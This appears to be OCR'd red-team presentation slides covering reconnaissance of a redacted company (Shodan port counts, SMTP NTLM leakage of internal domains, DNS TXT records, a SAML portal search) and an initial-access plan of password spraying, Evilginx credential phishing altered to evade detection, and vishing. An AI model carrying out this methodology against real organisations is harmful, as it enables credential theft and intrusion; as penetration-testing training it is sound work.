
- Identify External Surface
  - View SSL Certificate on Website
  - Search the Organization in Shodan
- Analyze results
  - Find Internal Hostnames
  - Operating Systems in use
  - ASN Range
    - IPs to allow on phishing/C2 redirectors
  - Login ports exposed?
  - Vulnerable software?



Certificate Viewer: sites[redacted].com

Issued To

Common Name (CN) sites[redacted].com
Organization (O) [redacted] Corporation
Organizational Unit (OU) <Not Part Of Certificate>




Facet Analysis

org:"[redacted] Corporation"   port

// TOTAL: 714


443	HTTP(S)	350
80		273
161		29
179		20
123		17
264		12
53	DNS	6
22	SSH	2
8443		2
18264		2
25	SMTP	1

Reconnaissance: Hostnames and OS version




General Information

Hostnames	o365smtp[redacted]com
Domains	[redacted]COM
Country	United States
City	Minneapolis
Organization	[redacted]Corporation
ISP	[redacted]Corporation
ASN	AS[redacted]
Operating System	Windows (build 10.0.14393)



```
220 te[redacted].com Microsoft ESMTP MAIL Service ready at
250-te[redacted].com Hello [[redacted]]
250-SIZE 37748736
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-STARTTLS
250-X-ANONYMOUSTLS
250-AUTH NTLM
250-X-EXPS GSSAPI NTLM
250-8BITMIME
250-BINARYMIME
250-CHUNKING
250 XRDST

SMTP NTLM Info:
  OS: Windows 10 (version 1607)/Windows Server 2016 (version 1607)
  OS Build: 10.0.14393
  Target Name: HQ
  NetBIOS Domain Name: HQ
  NetBIOS Computer Name: TE[redacted]
  DNS Domain Name: hq.[redacted]com
  DNS Tree Name: corp.[redacted]com
  FQDN: te[redacted].com
```

Reconnaissance: Internal Email Configuration




```
└$ dig [redacted].com TXT

; <<>> DiG 9.20.2-1-Debian <<>> [redacted].com TXT
;; global options: +
;; Got answer:
;; ->>HEADER<<- opco
;; flags: qr rd ad;
;; WARNING: recursio

;; QUESTION SECTION:
[redacted].com.

WER SECTION:
com.                0        IN       TXT        "v=spf1 include:%{ir}.%{v}.%{d}.spf.has.pphosted.com -all"
com.                0        IN       TXT        "openai-domain-verification=dv-0Q[redacted]"
com.                0        IN       TXT        "MS=ms89[redacted]"
com.                0        IN       TXT        "4eeSgjBnLCgQr0dxXp2dYMxDMdVnmkLDF+ypJFybhnjW3JjHc14PbxdczI

;; Query time: 1090 msec
;; SERVER: [redacted]) (UDP)
;; WHEN: Tue Apr 15 11:22:30 CDT 2025
;; MSG SIZE  rcvd: 299
```

Adding this record doesn't affect your existing email or other services and you can safely remove it once your domain is connected to Microsoft 365.

Example:

- TXT Name: @
- TXT Value: MS=ms######## (unique ID from the admin center)
- TTL: 3600

Reconnaissance: Employee Logon Portal



```
asn:"AS[redacted] title:"SAML"
```

Access Granted: Want to get more out of your existing Shodan account? Check out everything you ha

Initiating SAML single sign-on

[redacted]
gist-raw.git-en[redacted]
rubygems.git-e
media.git-eng.
pages.git-eng.
codeload.git-e
[redacted] Corporation

SSL Certificate

Issued By:
|- Common Name:
DigiCert Global G2 TLS RSA SHA256 2020 CA1

|- Organization:

```
HTTP/1.1 200 OK
Server: GitHub.com
Date: Tue, 15 Apr 2025 16:47:25 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Vary: X-PJAX, X-PJAX-Container, Turbo-Visit, Turbo-Frame
```


Reconnaissance Wrap-up

- Target uses Microsoft 365 email
    - ProofPoint email protection
- On-prem Active Directory network
    - Found internal domain names
- Windows endpoints
- SAML SSO Login URL
- Target IPs to add to allow list on redirectors


Next up: Initial Access

Initial Access: Credential Harvesting

- Password Spray
  - Identify Valid Emails (LinkedIn)
  - Spray SSO Portal OR SMTP Server
  - Ensure Geolocation matches up
- Credential Phishing
  - Proxy SSO Portal (Evilginx)
  - Change Indicators of Compromise (IOCs)
    - Modify Evilginx source code, obfuscate HTML source, change URIs (subdomain, path) from real SSO portal
  - "Compliance Update" Vishing call
    - Direct user to decoy document after login



